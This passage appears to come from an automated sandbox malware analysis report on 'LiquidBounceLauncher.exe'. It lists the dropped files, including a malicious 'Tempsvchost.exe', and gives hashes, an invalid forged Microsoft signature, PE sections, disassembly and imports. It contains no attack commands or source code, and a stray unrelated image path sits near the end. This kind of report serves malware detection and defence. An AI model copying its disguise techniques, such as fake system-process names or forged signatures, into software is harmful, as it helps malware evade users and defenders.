Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.7.7.9.8.5.1.9.0.4.8.5.4.9.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.9.7.7.9.8.5.2.1.0.4.8.5.5.0.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.f.0.2.0.e.d.0.-.a.6.1.3.-.4.2.e.7.-.a.6.8.3.-.d.2.9.4.5.8.3.a.9.9.1.5.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.d.2.b.0.a.5.5.-.4.c.f.a.-.4.2.1.6.-.9.f.4.7.-.5.9.2.9.7.d.8.8.a.1.9.d.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.T.e.m.p.s.v.c.h.o.s.t...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.b.c.-.0.0.0.1.-.0.0.1.c.-.a.d.9.b.-.1.0.d.2.c.5.6.e.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.4.2.e.d.1.7.5.5.5.9.9.b.6.4.4.7.3.1.e.6.f.7.c.b.b.2.b.c.6.5.3.3.0.0.0.0.f.f.f.f.!.0.0.0.0.6.8.3.6.2.d.6.4.a.2.c.8.7.0.e.3.3.0.c.a.3.9.a.6.8.8.f.e.6.9.3.4.b.6.0.c.1.6.3.6.!.T.e.m.p.s.v.c.h.o.s.t...e.x.e.....T.a.r.g.e.t.A.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Mon May 23 16:54:14 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	29238
Entropy (8bit):	2.4164239344903233
Encrypted:	false
SSDEEP:	192:mcz3D2trGuQV12O5SkxvWJNfosBiF03sliQ/DY4rCO:lfp5Lxv8NfojFus/
MD5:	5799D6FD5BCF490C82C124A4D67B42CF
SHA1:	EB17DE494C66105CCAB3E9E175759E32AD1FC72E
SHA-256:	A73570DE47D480FF19E16A1B95AD97E79C812C29CFF48C3FF4A4A1E8EF7269B3
SHA-512:	CD3379C7AAEABE5DACEA90107DC16A8780E485E14C448F42EC1E282ED155D53565DF95C6D0839888841B2DA7974F4088970A714E256BB888AFDFE92EB71152 8
Malicious:	false
Preview:	MDMP..... .....6..b.....4.....x...<.....T...^$.....T.....8.....T.....X.....U.....B.....8.....GenuineIntelW.....T.....(...)..b.....0..2.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Mon May 23 16:55:19 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	29940
Entropy (8bit):	2.4452542182403643
Encrypted:	false
SSDEEP:	192:/98pvk2CK+O5SkxpCKvUZ7kxEVxYX2sQpF3C9u8KDhzDP:KkzW5LxIK8RkxIoaFh
MD5:	F3F7DAFE6B5195948C74C2EA921348FB
SHA1:	08654AA342DE11BE7378888B7617C3727539BBF7
SHA-256:	911E66F03F6083996D6B7A657A7588687771EB8DA3F969BA0B766D9B41577734
SHA-512:	654FA8700B2B3200F0EAAE72A4501C5CD59974D64601F1BBC6ACA9F593766AD26DA4089BBA0CBC7015CCD8459A6748E6CC917E6F47D469382ECE21EF6AB2D1 AC
Malicious:	false
Preview:	MDMP..... .....w..b.....4.....x...<.....T...L$.....T.....8.....T.....D[.....U.....B.....8.....GenuineIntelW.....T.....[..b.....0..2.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e..1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8332
Entropy (8bit):	3.695956347224513
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiBS6Q6Y4HSUJVugmfhIS5+prY89b3i+sfY9m:RrlsNiE6Q6YoSUJVugmfhISY3i9f/
MD5:	33EB0321A1EC149018422B01C64EE930
SHA1:	618972A0BDC95F782F6BC7B1C5F6F1B998EAEE59
SHA-256:	5ED47AFE9DB9BB02FEBEADAED10FEB3B3A306B742C9692A514056B00A2F6DBBD
SHA-512:	00A9E3A14242550AEF617FF3CD513D3CB8FD9C834122F921DB8A51C04E9F19F59ED44115F73EA2A05DE03907DD458F61815FB508B707098503080092BACE6895
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</./.L.C.I.D.>.....</./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.3.6.8.</./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	6284
Entropy (8bit):	3.7160474572226474
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiXQT65Y3oIS5+pr189bx6sfhJMbm:RrlsNiXs65Y3oISPxZfhJd
MD5:	DFFBDB8DBDFEA5CF74F991475D0E779A
SHA1:	3E8C1C8675C76A413FBF381EF8715E2C6F30CC30
SHA-256:	6DB2C5690A8A4D70D519FD83606807EC0FBBB434C7B0548D35DAFA68F746BC4A
SHA-512:	58A3027080A7960DBB3069367A88989636991BD63F13D874D23B607BDB12E9B24A8F0C932BEEECF8B19717AEC8DF9DC4635EC0229DE2D2AC2AF3F4D3175219(C
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</./.L.C.I.D.>.....</./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.5.8.8.</./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7245.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4618
Entropy (8bit):	4.475171948242634
Encrypted:	false
SSDEEP:	48:cvIwSD8zsEJgtWI98CWgc8sqYje8fm8M4J69F4+q8MMhNKX9d:uITfCnDgrsqYXJrqNw9d
MD5:	4C5854A8472C262BDC31CED1D37DA9CE
SHA1:	3CF428B83191E6880EDEAD7D1DC9472A5F2E6A93
SHA-256:	3C7B8F51B47E69364471F62442F38BA61A08A5733065FD8A775610D3B5A0F90B
SHA-512:	00A359307C19CA79CE150622F576406DD703CA4EBE22F23140DEC221843303D8DCE697BFEBB5A29D53576021F9F325AE72B37C5962D484A9677AD527D58CB14
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1527964" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER731B.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4573
Entropy (8bit):	4.448266830283935
Encrypted:	false
SSDEEP:	48:cvIwSD8zsrJgtWI98CWgc8sqYjzs8fm8M4Jf9F1+q8rD06hJKJ1d:uITfFnDgrsqYXRJlW0mE1d
MD5:	616F0E43E15999C1F60D6CC7C046715A
SHA1:	8ACC5EF777BB91D986DD200ABE5D7CE20FD0A112
SHA-256:	7E6DA98BE64BE1B50056CACBB24ECC37462C14214FB0BC1B5A5AB3348B14C2EC
SHA-512:	7E942C99577E536B798A4089519AB075A5808D808206E03F59D9DB5DEFF29C4899AA056A693A9F5894F781528638A5286B58E951B7C62C12850D13D148D1D609
Malicious:	false

Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1527965" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AppLaunch.exe.log

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2932
Entropy (8bit):	5.334469918014252
Encrypted:	false
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIWUfHK7HKhBHKdHKB1AHKzvQTHmtHoxHImHK1HjHK/:iqXeqm00YqhQnouOq7qLqdqUqzcGtlxr
MD5:	22BD1D3E275923717942240A5F4E893E
SHA1:	04B2000EFBBB649A9F104B9AFF82D3F102F6EE6A
SHA-256:	18B05376D0ABD17FCC775304B2B53BCA2CE34EE8292F69537462C350A8003844
SHA-512:	CFBE175686499B1BA5A9863BE8B11B42C34726E7CBA201678A9717D815649A78A030AA54D5E533FA839F36BEBFFA24CBBF73EC2A0CE81BFA6C896135EA462277
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

C:\Users\user\AppData\Local\Tempsvchost.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	1878984
Entropy (8bit):	7.244626499704022
Encrypted:	false
SSDEEP:	49152:3iLec3Lj+HX6lkSeTs1mII3y2RauO8Ze2hua8jGcCJpp+:3iLec3Lj+HX6lkSeTXII5RauVZziCcCI
MD5:	6B59710C6032C24A28D5E09424978125
SHA1:	68362D64A2C870E330CA39A688FE6934B60C1636
SHA-256:	E87619FE6F34253E68A7E21E5AD97D11218F4C493CFF19E9ABAEA12E959CB808
SHA-512:	0F4FA7C31604FCDF0D4E10084D73A9A82F4EBEDD6E45882E5DE1BCD8B8907E7E0376DD8FD13C3A10C155761835B6F0CFD27A2C40BD8AC35BA08DA970D6B75931
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 35%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...uL.b.....@..... ....'.....0.....text...l.....`.P`.data...h.....@.`..rdata.....P .....:.....@.`@.eh_fram,.....@.0@.bss....`.....`..idata.....t.....@.0..CRT.....@.0..tls.... .....@.0..... ....

Static File Info

General

File type:	PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
Entropy (8bit):	6.443856477088752
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	LiquidBounceLauncher.exe
File size:	1156040
MD5:	8aaeb1206b0ba5bc0d7697148509a3be

SHA1:	901683aa4bdef5527b69484de7a91a30e91348f0
SHA256:	61993e08ea08b735c8966bea3c2cab4dbd2c62ccd1ad88ec42c59e1a9a8f8c71
SHA512:	72c11bcb494a76c4a31c900f41732dc0d4cbbc4d88d0aa1b6511c7048e5419b2676f81d46de7b3fd042d01c2baf9e0dc7b29416c1c97b5ca8a2175a0be5dfc6a
SSDEEP:	24576:aQ9935QeTsHVAYXv/PbhTvniqJDJN/ctvSnGpr18/V:aQ9935QeTsHVAYXvNL/Qr189
TLSH:	F8355C2DEB4616F4D6535672868EEB7787047B388022EE7FFF8ADE18A4330573815252
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....t.b.....X...x.....p....@.....O..... .....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4012e0
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DEBUG_STRIPPED, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x628B74FD [Mon May 23 11:50:21 2022 UTC]
TLS Callbacks:	0x41ff30, 0x41fee0
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	d0dfe559e003c7370c899d20dea7dea8

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=Microsoft Code Signing PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 9/2/2021 8:32:59 PM 9/1/2022 8:32:59 PM
Subject Chain	• CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Version:	3
Thumbprint MD5:	D15B2B9631F8B37BA8D83A5AE528A8BB
Thumbprint SHA-1:	8740DF4ACB749640AD318E4BE842F72EC651AD80
Thumbprint SHA-256:	2EB421FBB33BBF9C8F6B58C754B0405F40E02CB6328936AAE39DB7A24880EA21
Serial:	33000002528B33AAF895F339DB000000000252

Entrypoint Preview

Instruction
sub esp, 1Ch
mov dword ptr [esp], 00000001h
call dword ptr [0051A2F0h]
call 00007F2C44B98800h
lea esi, dword ptr [esi+00h]
lea edi, dword ptr [edi+00000000h]
sub esp, 1Ch
mov dword ptr [esp], 00000002h
call dword ptr [0051A2F0h]
call 00007F2C44B987E0h

Instruction
lea esi, dword ptr [esi+00h]
lea edi, dword ptr [edi+00000000h]
jmp dword ptr [0051A328h]
lea esi, dword ptr [esi+00h]
lea edi, dword ptr [edi+00000000h]
jmp dword ptr [0051A318h]
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
push ebp
mov ebp, esp
push esi
push ebx
sub esp, 10h
mov dword ptr [esp], 004D5000h
call 00007F2C44BC6C49h
sub esp, 04h
test eax, eax
je 00007F2C44B989F7h
mov dword ptr [esp], 004D5000h
mov ebx, eax
call 00007F2C44BC6BF0h
sub esp, 04h
mov dword ptr [00519A54h], eax
mov dword ptr [esp+04h], 004D5013h
mov dword ptr [esp], ebx
call 00007F2C44BC6C10h
sub esp, 08h
mov esi, eax
mov dword ptr [esp+04h], 004D5029h
mov dword ptr [esp], ebx
call 00007F2C44BC6BFBh
sub esp, 08h
mov dword ptr [004B7000h], eax
test esi, esi
je 00007F2C44B98953h
mov dword ptr [eax+eax+00h], 00000000h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x11a000	0xb98	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x117c00	0x27c8	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x11c004	0x18	.tls
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IAT	0x11a230	0x1cc	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb56bc	0xb5800	False	0.380206988206	data	6.26194946866	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_CNT_CODE, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.data	0xb7000	0x1d448	0x1d600	False	0.741680518617	data	7.16788770015	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.rdata	0xd5000	0xadbc	0xae00	False	0.30825700431	data	5.62809090954	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.eh_fram	0xe0000	0x38a2c	0x38c00	False	0.180255368943	data	4.77052522826	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.bss	0x119000	0xb60	0x0	False	0	empty	0.0	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.idata	0x11a000	0xb98	0xc00	False	0.406575520833	data	5.10710618954	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.CRT	0x11b000	0x18	0x200	False	0.046875	data	0.118369631259	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.tls	0x11c000	0x20	0x200	False	0.05859375	data	0.22482003451	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ

Imports

DLL	Import
KERNEL32.dll	CloseHandle, CreateSemaphoreW, DeleteCriticalSection, EnterCriticalSection, ExitProcess, FindClose, FindFirstFileA, FindNextFileA, FreeLibrary, GetCommandLineA, GetCurrentThreadId, GetLastError, GetModuleHandleA, GetProcAddress, InitializeCriticalSection, InterlockedDecrement, InterlockedExchange, InterlockedIncrement, IsDBCSLeadByteEx, LeaveCriticalSection, LoadLibraryA, MultiByteToWideChar, ReleaseSemaphore, SetLastError, SetUnhandledExceptionFilter, Sleep, TlsAlloc, TlsFree, TlsGetValue, TlsSetValue, VirtualAlloc, VirtualProtect, VirtualQuery, WaitForSingleObject, WideCharToMultiByte
msvcrt.dll	_fdopen, _fstat, _lseek, _read, _strdup, _stricoll, _write


DLL	Import
